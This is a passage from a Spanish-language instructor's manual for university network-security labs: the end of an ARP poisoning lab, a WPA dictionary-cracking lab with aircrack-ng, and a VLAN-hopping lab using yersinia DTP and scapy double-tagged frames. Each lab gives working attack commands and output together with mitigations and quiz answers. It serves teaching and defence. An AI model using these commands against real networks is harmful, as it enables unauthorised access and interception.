Nota: Si en la pantalla de la herramienta no se ve ninguna conexión activa, verificar con pruebas de ping la conexión y comunicación entre las máquinas. Para efectos demostrativos establecer una conexión remota, ya sea telnet o acceder al servidor para visualizar los datos en ettercap.

Tarea 6: Mitigar el ataque

En este paso es importante que el estudiante comprenda que debe asegurar los puertos del conmutador, utilizar conexiones remotas seguras y tener políticas de acceso a las máquinas solo para el personal autorizado.

Paso 1: Configurar MAC estáticas

Enseñar esta mitigación al estudiante más no recomendar cuando se tienen redes escalables. Para llevarla a cabo se genera un archivo.bat con las direcciones MAC de los equipos que tengan una relación de confianza con esta máquina en la red ver figura A.6, ya sea puerta de enlace, servidor de correos, entre otros., ese archivo se colocará en el Inicio del sistema operativo para que se ejecute al iniciar la máquina.

Todos los programas/ Inicio.




Figura A.6: Tabla ARP estática

Paso 2: Configurar en el conmutador la seguridad de puerto

Indicar al estudiante las opciones con las cuales puede asegurar el puerto configurando un límite de direcciones MAC y estableciendo penalizaciones al sobrepasarlo.

```
S1 (config) #interface Fa 0/1
S1 (config-if) #switchport mode access
S1(config-if)#switchport port-security
S1(config-if)#switchport      port-security      mac-address
mac_del_host
S1(config-if)#switchport port-security violation { shutdown
| restrict | protect}
```

Paso 3: Utilizar la herramienta de control del protocolo ARP

Explicar al estudiante las ventajas y funcionalidades de la herramienta de control ARPON que permite asegurar el protocolo ARP mediante dos técnicas DARPI y SARPI, verificando el origen de las entradas en la tabla y eliminando las entradas envenenadas o falsas. El modo de operación de la herramienta es ofrecer autenticación de las peticiones y repuestas ARP, manteniendo estática la tabla de asociación y eliminando las MAC falsas. Para utilizarla se debe descargar e instalar en cada máquina final.

```
apt-get install arpon  
arpon -i eth0 -y -d 100
```

Tarea 7: Preguntas

1. ¿De qué vulnerabilidad se aprovecha el ataque de envenenamiento ARP en la máquina víctima?

- a) Las direcciones MAC.
- b) Las respuestas arp-reply, ya que no se verifica el origen al momento de asociarlas con la dirección IP en la tabla ARP.**
- c) Las direcciones IP mal configuradas.

2. El envenenamiento ARP consiste en:

- a) Suplantar una dirección MAC en una respuesta ARP**
- b) Suplantar una dirección IP solicitado en una petición ARP.
- c) Suplantar direcciones MAC e IP.

1. ¿Cuál de las siguientes opciones corresponden a la mitigación para el ataque?

- a) Configurar la seguridad de puertos en el conmutador.**
- b) Instalar ettercap en cada una de las máquinas de red.
- c) Configurar VLAN en el conmutador.

[Esta página se dejó en blanco intencionalmente]

Práctica #2

Vulnerando el protocolo WPA

PRÁCTICA A.2: VULNERANDO EL PROTOCOLO WPA

Introducción

Este manual le permite al docente brindar soporte a los estudiantes en cada uno de los pasos de la práctica, donde conocerán las vulnerabilidades que presenta el mecanismo de control de acceso WPA, mediante un ataque de fuerza bruta que les permitirá determinar la contraseña de acceso a una red inalámbrica, cuando no se toman las debidas precauciones y seguridades en la misma.

Objetivos:

- Mostrarle a los estudiantes las vulnerabilidades del protocolo WPA.
- Darles a conocer la importancia de las claves seguras en una red inalámbrica.
- Realizar configuraciones de seguridad en enrutadores inalámbricos a fin de mitigar el ataque.

Materiales y herramientas

- 2 enrutadores
- 2 conmutadores
- 1 enrutador inalámbrico
- 4 computadoras
- 1 computadora portátil
- 1 tarjeta inalámbrica

Diagrama de topología




Figura A.7: Esquema de conexión y configuración WPA

Tabla de direccionamiento

DISPOSITIVO	INTERFAZ	DIRECCIÓN IP	MÁSCARA DE SUBRED
R1	Fa0/0	192.168.10.1	255.255.255.0
	Fa0/1	192.168.11.1	255.255.255.0
	Se0/2/0	10.1.1.1	255.255.255.252
R2	Se0/2/0	10.1.1.2	255.255.255.252
R3	WLAN	172.17.30.26	255.255.255.0
	LAN	DHCP	No aplica

Tabla A.2: Tabla de direccionamiento de los dispositivos de red WPA

Recomendaciones generales

El estudiante debe conocer el funcionamiento del protocolo WPA, es conveniente que el instructor proporcione las configuraciones de los equipos a los estudiantes, para que el tiempo empleado sea para el cumplimiento de los objetivos planteados al inicio de este documento. En este laboratorio se debe contar al menos con un cliente inalámbrico por grupo de trabajo. Esta práctica también puede ser usada como complemento al laboratorio "Configuración básica de DHCP y NAT".

Tarea 1: Preparar la red

Cablear la red como se muestra en la figura A.7

Tarea 2: Configuraciones básicas

Configure los enrutadores R1 y R2 de acuerdo a la siguiente guía:

1. Configure el nombre adecuado de los dispositivos.

2. Deshabilite la búsqueda DNS.
3. Configure una contraseña de modo privilegiado: class.
4. Configure la contraseña cisco para las conexiones de consola.
5. Configure la contraseña cisco para las conexiones de líneas virtuales.
6. Configure el ingreso sincrónico de datos.
7. Habilite OSPF con SA = 45 y área 0.
8. Configure las interfaces y direcciones IP según la tabla A.2.
9. Configure el enrutador inalámbrico con modo de seguridad WPA-Personal, y use la contraseña "vulnerable", coloque el SSID ("Tesis") y canal de operación que indique su instructor.

Tarea 3: Configuraciones DHCP

1. Configure R2 como servidor DHCP.
2. Configure en R1 una dirección ayudante.
3. Compruebe que la red funcione correctamente.

Tarea 4: Configuraciones para el ataque

El conjunto de herramientas usadas para el ataque es aircrack-ng, que permite monitorear y analizar redes inalámbricas, además de descifrar claves WEP y WPA.

Paso 1: Configuración de la tarjeta inalámbrica

1. Se conecta la tarjeta inalámbrica a la máquina atacante como se muestra en la figura A.8, esta máquina funciona con sistema operativo Linux, distribución Ubuntu 11.10 y tiene instalada la herramienta aircrack-ng.




Figura A.8: Esquema de conexión de ataque WPA

2. En una terminal de la máquina atacante en modo privilegiado verificar la interfaz inalámbrica. En la figura A.9 se observa que la interfaz inalámbrica es la *wlan0*, es importante tomar en cuenta este dato ya que se utilizará en el siguiente paso.

Nota: El instructor debe hacer notar al estudiante la importancia de saber cuál es la interfaz inalámbrica que se está usando.

iwconfig

```
root@ubuntu:/home/cppunina# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11bg  ESSID:off/any
            Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
            Retry long limit:7 RTS thr:off Fragment thr:off
            Encryption key:off
            Power Management:off
```

Figura A.9: Verificación de interfaz inalámbrica

Nota: Cuando la respuesta del comando anterior no presenta información acerca de la interfaz inalámbrica, como se muestra en figura A.10, es porque la tarjeta no está

conectada correctamente, en este caso el instructor debe pedirle al estudiante que verifique que el ícono de conexión de la tarjeta inalámbrica se encuentre activo en la máquina virtual, si no es así entonces debe dar clic derecho sobre este ícono y escoger connect.

```
lo          no wireless extensions.  
eth0       no wireless extensions.
```

Figura A.10: Interfaces disponibles

3. Colocar la tarjeta inalámbrica en modo monitor. El instructor debe recalcar que el nombre de la nueva interfaz de trabajo es mon0, que es la interfaz de red con la cual se realizan capturas, husmeos y ataques cuando se usan herramientas como airodump, aireplay, entre otras. En la figura A.11 se muestra la salida correcta de este comando.

airmon-ng start wlan0

Interface	Chipset	Driver
wlan0	RTL8187	rtl8187 - [phy1] (monitor mode enabled on mon0)

Figura A.11: Tarjeta inalámbrica en modo monitor

4. Si en este punto aparece algún error como el que se muestra en la figura A.12 se deben ejecutar los siguientes comandos en la terminal de la máquina atacante.

```
#!/bin/bash  
echo Borrar modulo rtl8187  
rmmod rtl8187  
rfkill block all
```

```
rfkill unblock all
echo Agregar modulo rtl8187
modprobe rtl8187
rfkill unblock all
echo bring wlan0 up
ifconfig wlan0 up
```

Interface	Chipset	Driver
wlan0	Realtek RTL8187L	rtl8187 - [phy3]SIOCSIFFLAGS: Unknown error 132 (monitor mode enabled on mon0)

Figura A.12: Error en el firmware de la tarjeta inalámbrica

Paso 2: Iniciando captura

1. Para conocer las redes activas se inicia una captura general del tráfico mediante airodump, una herramienta del conjunto de aircrack-ng que permite capturar paquetes inalámbricos 802.11. Si en este paso no se obtiene la información mostrada en la figura A.13, se debe pedir al estudiante que revise la conexión de la tarjeta inalámbrica según lo mencionado en el paso uno numeral dos.

airodump-ng mon0

CH 12][Elapsed: 12 s][2013-04-15 10:56											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
00:21:29:8E:4F:4F	-37	13	0	0	6	54	WPA	TKIP	PSK	Tesis	
00:21:D8:C1:0A:80	-65	7	14	0	1	54	. OPN			ESPOL	
00:21:D8:C1:0A:81	-67	9	0	0	1	54e.	WPA	TKIP	PSK	CIB_laptop	
00:11:88:A1:02:00	-66	11	8	0	11	54e	WPA2	TKIP	MGT	FIEC-WIFI	
00:21:D8:C1:10:71	-72	5	0	0	11	54e.	WPA	TKIP	PSK	CIB_laptop	
00:21:D8:C1:10:70	-72	5	0	0	11	54	. OPN			ESPOL	
BSSID	STATION		PWR	Rate	Lost	Packets	Probes				
(not associated)	6C:C2:6B:AB:8A:57		-70	0 - 1	0	8	FIEC-WIFI, Medina				
00:21:D8:C1:0A:80	20:64:32:45:30:F2		-1	2 - 0	0	1					
00:21:D8:C1:0A:80	70:F3:95:39:A6:24		-55	0 -36	0	2					
00:21:D8:C1:0A:80	24:EC:99:97:9C:95		-58	0 -12	0	11					

Figura A.13: Captura de redes inalámbricas

- La red inalámbrica creada dentro del laboratorio será la que el estudiante utilice para llevar a cabo el ataque, por lo que sólo se debe capturar información de ésta. El instructor debe asegurarse de que los estudiantes realicen la práctica con ésta red. La pantalla que debe aparece luego de ejecutar el comando se muestra en la figura A.14.

Nota: El instructor debe explicar el comando general a los estudiantes.

Comando general

```
airodump-ng -c CANAL --bssid MACROUTER -w NOMBRE_DEL
ARCHIVO_QUE_GUARDA_LA_CAPTURA.cap mon0
```

Comando específico

```
airodump-ng -c 6 --bssid 00:21:29:8E:4F:49 -w WPA-0*.cap
mon0
```

CH 6][Elapsed: 1 min][2013-01-11 08:21][Fixed channel mon0: -1											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
00:21:29:8E:4F:55	-23	45	526	1706 8	6	54	OPN			Tesis	
BSSID	STATION		PWR	Rate	Lost	Packets	Probes				
00:21:29:8E:4F:55	00:1E:64:45:51:CE		-25	36 -54	199	335					

Figura A.14: Captura de información específica de la red víctima

3. Durante la captura, el instructor debe asegurarse de que cada grupo conecte un cliente inalámbrico a su red para obtener de forma rápida el apretón de manos que se genera durante la fase de autenticación. En este caso toda la captura se guardará en el archivo WPA-0*.cap. Finalizamos la captura con la combinación de teclas ctrl+c y verificamos si el archivo contiene el apretón de manos. En la figura A.15 se muestra un ejemplo de cuando el archivo si contiene un apretón de manos.

aircrack-ng WPA-0*.cap

#	BSSID	ESSID	Encryption
1	00:21:29:8E:4F:55	Tesis	WPA (1 handshake)
Choosing first network as target.			
Opening WPAA-0*.cap-01.cap			
Opening mon0			

Figura A.15: Verificación del archivo WAP

Nota: En caso de no obtener el apretón de manos, el instructor debe indicar que se dé inicio a una nueva captura, cambiando el nombre del archivo donde se guardarán los datos.

airodump-ng -c 6 --bssid 00:21:29:8E:4F:49 -w WPA1-0*.cap mon0

Tarea 5: Ataque

El estudiante aprenderá las vulnerabilidades del protocolo WPA mediante la realización del ataque, en el cual a través del diccionario se descifra la clave de acceso a la red.

Paso 1: Obtención del diccionario

El instructor indicará la ubicación de los diccionarios con los cuales se realizará el ataque de fuerza bruta, se recomienda que se coloquen en el escritorio.

Paso 2: Búsqueda de la clave en el diccionario

Los estudiantes utilizarán el comando mostrado para iniciar la comparación de los datos obtenidos en el apretón de manos con el diccionario como se muestra en la figura A.16. El instructor debe explicar a los estudiantes que con el apretón de manos la herramienta obtiene dos números aleatorios uno enviado por el cliente y otro enviado por el punto de acceso, y junto con el ESSID y las direcciones MAC del cliente y el punto de acceso de la red consigue la frase o secreto compartido que se utilizó, luego la compara con palabras del diccionario para descifrarla.

Comando general

```
aircrack-ng -w ruta_del_diccionario -b mac_del_router  
nombre_del_archivo.cap
```

Comando específico

```
aircrack-ng -w /Desktop/diccionario.txt -b  
00:21:29:8E:4F:49 -w WPA-0*.cap
```

```

Aircrack-ng 1.1

[00:00:45] 28640 keys tested (642.49 k/s)

Current passphrase: evaluador

Master Key      : 98 1F 07 99 70 54 30 05 10 0E D4 18 A0 6E 1D 03
                  3D F8 BF B4 8E 77 3C C1 1B F7 BB F7 D9 90 72 B5

Transient Key   : 81 ED BB D8 B6 BA 41 1B CF B1 F3 9F 57 07 53 48
                  A5 2E 54 D8 0B F2 AD 86 FA 57 9E 3B EC 85 0D CC
                  4B 04 6E 87 F9 E2 D9 E8 E6 DB 86 29 BA FF 03 9F
                  66 B2 FE 44 35 76 9D B2 2D 24 24 CA 21 8B 2A CD

EAPOL HMAC     : 90 57 9B 72 CF B8 9B B3 F6 8A A3 DA DB 1B CE 13

```

Figura A.16: Búsqueda de la clave

Si los pasos se realizaron correctamente se debe visualizar la contraseña de la red, como se muestra en la figura A.17. En caso de no obtenerse la clave, verifique que la contraseña colocada por el estudiante es una palabra contenida en el diccionario.

```

Aircrack-ng 1.1

[00:01:31] 57600 keys tested (649.95 k/s)

KEY FOUND! [ vulnerable ]

Master Key      : B5 76 7D 1C A8 8C A3 B4 3C DA 51 B0 63 AB B6 64
                  2C 34 D5 S7 A1 66 AC 9F 13 4D 07 80 CB 2D 6D 07

Transient Key   : 5A C7 36 E8 9A 6A 49 C7 03 F8 B3 D5 AB 46 39 95
                  A3 BE 20 3F 26 80 78 27 58 06 C2 8A 94 9B 07 B6
                  4B 2D 8C AD 4C D5 FB 27 B2 B4 82 BE 83 81 DD A1
                  5F 24 07 EA 3D A1 BB 11 AB 79 C9 D6 F7 D6 71 A5

EAPOL HMAC     : 4A E1 98 B9 9E 13 0E 63 A0 28 10 DC F1 E3 FC 1B

```

Figura A.17: Clave de la red atacada

Tarea 6: Mitigación del ataque

En este paso es importante que el estudiante comprenda que el cambio de mecanismo de control de acceso de WPA a WPA2 no es una mitigación efectiva por sí sola, debido a que el ataque se realiza un paso antes de los métodos de codificación TKIP y AES, en realidad la única manera de dificultar estos ataques es utilizar una contraseña segura.

Paso 1: Contraseñas seguras

En este paso los estudiantes deben aprender la importancia y los elementos que constituyen las contraseñas seguras y configurar en sus redes contraseñas de este tipo, es recomendable usar contraseñas largas de 10 o más caracteres de longitud, que incluyan la combinación de letras mayúsculas y minúsculas, símbolos y espacios por ejemplo 6kS7sH58m38t!, además es importante que sean actualizadas cada cierto período de tiempo.

Paso 2: Filtrado de MAC

Mostrar al estudiante cómo funciona el filtrado de MAC, en este paso los estudiantes de cada grupo deben permitir únicamente que su cliente inalámbrico se pueda conectar a la red, luego pedir que los clientes de otras redes intenten conectarse. Reflexionar acerca de que tan efectiva es esta medida y en qué casos no sería útil.

Paso 3: Desactivar el SSID

Explicar al estudiante como contribuye esta medida en el ataque realizado, y pedir que en todas las redes se desactive esta opción.

Una vez realizada la mitigación se debe ejecutar nuevamente el ataque a partir del paso dos de la tarea cuatro, observar que la herramienta no detecta la clave como se muestra en la figura A.18.

```
[00:01:35] 51044 keys tested (507.03 k/s)

Current passphrase: zurraposa

Master Key      : E6 7A D7 3A 0D F2 DA DC 2C B0 93 9C DD B9 56 30
                  8B ED 67 6D B1 25 E0 08 50 F3 E3 09 81 B3 C7 42

Transient Key   : EF 6C 32 4D D5 70 20 1E 34 89 E4 39 96 57 3B DA
                  22 0B A4 50 C6 EB 12 13 8C 2E FE 85 A3 E4 71 F5
                  4A 36 BA 1D EB C1 2C 84 CD DF 99 79 C5 53 8E A3
                  08 CB 7B 9A C0 FD 16 D6 A1 7F FC 67 74 60 F8 CC

EAPOL HMAC     : 74 1D FF 94 A5 FD EE 8E 1D B4 3D CA EF E2 13 A5

Passphrase not in dictionary
```

Figura A.18: Clave no encontrada

Nota: Repetir el ejercicio utilizando seguridad WPA2 y una clave insegura, luego con WPA2 y una clave segura. Se llega a la conclusión de que lo más importante es colocar una clave segura ya que el ataque se realiza en el momento de la autenticación.

Tarea 7: Preguntas

1. ¿Qué tipo de ataque se emplea para obtener la clave del sistema de control de acceso WPA?

- a) Denegación de servicio.
- b) Suplantación DHCP.
- c) Fuerza bruta.**

2. ¿Por qué es importante que uno o más usuarios se conecten mientras se están realizando las capturas de la red para realizar el ataque?

- a) Para que la red inalámbrica se encuentre trabajando.
- b) Para que exista tráfico en la red y poder capturar la mayor cantidad de paquetes.
- c) Para poder obtener en la captura de la tarjeta un apretón de manos.**

3. ¿El filtrado de MAC, impide que el atacante obtenga la contraseña?

a) Si, es la medida más efectiva.

b) No, con esta medida sólo nos aseguramos de que si el atacante obtiene la clave no se pueda conectar a la red.

c) Si, porque el atacante no se podrá conectar a la red.

[Esta página se dejó en blanco intencionalmente]

Práctica #3

Doble etiquetado de VLAN

PRÁCTICA A.3: DOBLE ETIQUETADO DE VLAN

Introducción

Este manual permite al docente brindar soporte a los estudiantes en los pasos de la práctica, donde se conocerán las vulnerabilidades al que están expuestas las VLAN, como la mal configuración o puertos no seguros del conmutador, dando como resultado un entorno favorable para el ataque salto de VLAN, que permite enviar o recoger tramas de distintos segmentos de red sin que exista un dispositivo de capa tres (enrutador) para realizar el cambio de etiqueta. Los dos escenarios efectivos de la práctica son la suplantación de la identificación del conmutador y el doble etiquetado de VLAN.

Objetivos

- Darle a conocer al estudiante las vulnerabilidades de los protocolos VTP y DTP.
- Utilizar herramientas de software libre para enviar tramas y mensajes DTP falsificados.
- Realizar las configuraciones de seguridad en los puertos del conmutador para mitigar el ataque de salto de VLAN.

Materiales y herramientas

- 2 Conmutadores
- 4 Computadoras

Diagrama de topología




Figura A.19: Esquema de conexión y configuración VLAN

Tabla de direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara de subred	Puerta de salida
S1	VLAN 20	192.168.20.11	255.255.255.0	No aplicable
S2	VLAN 20	192.168.20.12	255.255.255.0	No aplicable
PC1	NIC	192.168.20.10	255.255.255.0	192.168.20.1
PC2	NIC	192.168.20.24	255.255.255.0	192.168.20.1
PC3	NIC	192.168.10.30	255.255.255.0	192.168.10.1
PC4	NIC	192.168.10.20	255.255.255.0	192.168.10.1

Tabla A.3: Tabla de direccionamiento de los dispositivos de red VLAN

Asignación de puertos

Puertos	Asignaciones	Red
Fa0/1 – 0/5	VLAN 20 - Administración & Nativa	192.168.20.0/24
Fa0/6 – 0/10	No designados	No aplica
Fa0/11 – 0/17	VLAN 10 – Facultad	192.168.10.0/24
Fa0/18 – 0/24	VLAN 20 - Estudiantes	192.168.20.0/24

Tabla A.4: Asignación de cada puerto de los conmutadores

Recomendaciones generales

El estudiante debe conocer el funcionamiento de las VLAN, así mismo es conveniente que el instructor proporcione las configuraciones de los equipos a los estudiantes, para

que el tiempo empleado sea para el cumplimiento de los objetivos planteados al inicio de este documento, ya que la práctica está diseñada para un tiempo máximo de una hora.

Es necesario explicar al estudiante que existen dos formas de realizar el salto de VLAN, doble etiquetado de VLAN y suplantación de identidad del conmutador, en la práctica solo se realizará suplantación de identidad del conmutador debido a que los equipos con los que se cuenta en el laboratorio no son vulnerables al doble etiquetado de VLAN, ya que aunque se envíe la trama desde la PC no se transmite a través de los conmutadores catalyst 2600, para poder realizar este escenario se necesitará equipos con tecnología menos avanzada.

Tarea 1: Preparar la red

Cablear la red como se muestra la figura A.19.

Tarea 2: Configuraciones básicas

Configure los conmutadores S1 y S2 según las tablas A.3 y A.4, tomando en cuenta las siguientes pautas:

1. Configure el nombre adecuado de los dispositivos.
2. Deshabilite la búsqueda DNS.
3. Configure *class* como contraseña de modo privilegiado.
4. Configure la contraseña *cisco* para las conexiones de consola y líneas virtuales.
5. Configure el ingreso sincrónico de datos.
6. Configure las interfaces Ethernet de PC1, PC2, PC3 y PC4 con las direcciones IP. mostradas en la tabla A.3 y conéctelas a los puertos correspondientes en los conmutadores según la tabla A.4.
7. Cree las VLAN en los conmutadores y asígneles nombres.
8. Configurarlos puertos de enlaces troncales y designar la VLAN nativa para los enlaces troncales.

9. Asignar los puertos de los conmutadores S1 y S2 tal como se muestra en la tabla A.4.
10. Configurar la dirección de la interfaz de administración en los tres conmutadores.

Tarea 3: Ataque de doble etiquetado de VLAN

En esta tarea se estudia el primer escenario del ataque se recomienda al instructor realizar un repaso del funcionamiento, operación y uso de las VLAN. La vulnerabilidad se presenta cuando se realizan configuraciones no adecuadas, como establecer la VLAN nativa como la VLAN de datos, dando como resultado un ambiente favorable para el ataque de doble etiquetado de VLAN, que consiste en enviar tramas desde un puerto configurado en una VLAN perteneciente a la red hacia otro segmento de red, únicamente si el puerto por el cual se envía la trama coincide con la VLAN nativa de la red. La estructura de la trama está compuesta por la parte Ethernet donde se configuran las dos etiquetas 802.1Q, la primera es la VLAN del segmento de red al cual deseo llegar y la segunda es la VLAN desde donde envío la trama y que coincide con la VLAN nativa de la red. En la figura A.20 se puede observar cómo se envía la trama con doble etiqueta.

No.	Time	Source	Destination	Protocol	Length	Info
3734	1362.13544	192.168.40.20	192.168.40.30	ICMP	98	Echo (ping) reply id=0x0c8c, seq=2/512, ttl=128
4369	1518.67108	192.168.30.30	255.255.255.255	ICMP	50	Echo (ping) request id=0x0000, seq=0/0, ttl=64
4883	1968.78573	192.168.20.10	255.255.255.255	ICMP	50	Echo (ping) request id=0x0000, seq=0/0, ttl=64

Frame 4883: 50 bytes on wire (400 bits), 50 bytes captured (400 bits) on interface 0 Ethernet II, Src: Vmware_d4:a8:ec (00:0c:29:d4:a8:ec), Dst: Broadcast (ff:ff:ff:ff:ff:ff) 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 20 000. = Priority: Best Effort (default) (0) ...0 = CFI: Canonical (0) 0000 0000 1010 = ID: 10 Type: 802.1Q Virtual LAN (0x8100)	VLAN ATACANTE
802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 10 000. = Priority: Best Effort (default) (0) ...0 = CFI: Canonical (0) 0000 0000 0001 = ID: 1 Type: IP (0x0800)	VLAN VICTIMA
Internet Protocol Version 4, Src: 192.168.30.30 (192.168.20.10), Dst: 255.255.255.255 (255.255.255.255)	
Internet Control Message Protocol	

Figura A.20: Trama enviada desde la maquina atacante PC2

Nota: Este escenario no es efectivo en conmutadores Cisco Catalyst 2600, ya que sus funcionalidades no permiten transmitir una trama con doble etiqueta, es decir la trama

se envía desde PC2 pero no se transmite a través de S1, recalcar al estudiante que la herramienta y el ataque funciona bajo las condiciones favorables y con el equipo adecuado.

Tarea 4: Ataque de suplantación de identidad del conmutador

En esta tarea se le explica al estudiante la otra forma de realizar el ataque, que consiste en obtener un enlace troncal y suplantar al conmutador permitiendo enviar tramas hacia cualquier segmento de red desde la máquina atacante. Las tramas que llegan a un enlace troncal se envían respetando la etiqueta con la cual se recibe, luego el conmutador desencapsula en un nivel y solo si la trama proviene de una VLAN que coincida con la VLAN nativa, la envía sin etiquetar, caso contrario la etiqueta con la VLAN respectiva.

Paso 1: Verificar conectividad en la red

Explicar al estudiante que de forma predeterminada los puertos del conmutador tienen activada la negociación troncal, es decir que si el otro extremo de la conexión lo solicita, se negociará un enlace troncal, lo que representa una vulnerabilidad y ese es el motivo por el cual se realiza el ataque. El puerto debe estar de forma predeterminada y se debe conectar la PC2 a uno de los puertos no designados en la topología escoger desde Fa0/6- Fa0/10, se selecciona la Fa0/6, como se muestra en la figura A.21.




Figura A.21: Escenario del ataque suplantación de la identidad del conmutador

Paso 2: Preparar la herramienta para el ataque

En este paso se utiliza la herramienta yersinia para establecer un enlace troncal entre el atacante y el conmutador mediante el ataque DTP, que permite enviar un aviso al conmutador de que otro conmutador quiere establecer un enlace troncal y al momento de ejecutar el comando la interfaz Fa0/6 donde está conectado el atacante se convierte en troncal, tal como muestra la figura A.22.

```
sudo su
yersinia dtp -attack 1 -interface eth0
show interfaces trunk
```

# sh int tru				
Port	Mode	Encapsulation	Status	Native vlan
Fa0/1	on	802.1q	trunking	20
Fa 0/6	on	802.1q	trunking	20

Figura A.22: Interfaz habilitada como troncal después del ataque DTP

Nota: Se recuerda al estudiante que todos los comandos ejecutados en la terminal del Linux deben ser como super usuario, además se recomienda comprobar las interfaces troncales antes y después del ataque en el conmutador S1.

Paso 3: Enviando tramas

El enlace troncal permite enviar todas las tramas desde la máquina atacante, debido a que PC2 actúa como si fuera un conmutador más en la red. Los comandos a continuación se ejecutan en una terminal Linux como super usuario y pueden modificarse configurando una sola etiqueta de VLAN al cual se desee enviar las tramas, se puede verificar ejecutando Wireshark en las máquinas de VLAN 10 y en la máquina atacante.

```
sudo scapy
```

Comando específico

```
sendp(Ether (dst= 'ff:ff:ff:ff:ff:ff', src= 'MAC  
origen')/Dot1Q(vlan=20)/Dot1Q(vlan=10)/IP  
(dst='255.255.255.255')/ICMP ( ))
```

Comando modificado

```
sendp(Ether (dst= 'ff:ff:ff:ff:ff:ff', src= 'MAC  
origen')/Dot1Q(vlan=10)/IP (dst='255.255.255.255')/ICMP ( ))
```

Tarea 5: Mitigar el ataque

En esta tarea se revisan las configuraciones de seguridad para evitar este tipo de ataques, no obstante es conveniente incentivar al estudiante a investigar herramientas externas que pueden ser usadas para la mitigación.

Paso 1: Configurar una VLAN diferente a la de datos.

El estudiante debe configurar los puertos en modo acceso y asignarlos a una VLAN que no sea la nativa ni de datos de la red.

```
SW1(config-if)#switchport mode access  
SW1(config-if)#switchport access vlan VLAN-ID
```

Paso 2: Desactivar la negociación troncal

Se recomienda al estudiante desactivar la negociación de enlace troncal para prevenir el envío de tramas DTP.

```
SW1(config-if)#switchport mode trunk  
SW1(config-if)#switchport nonegotiate
```

Paso 3: Configurar una VLAN nativa diferente a la de datos.

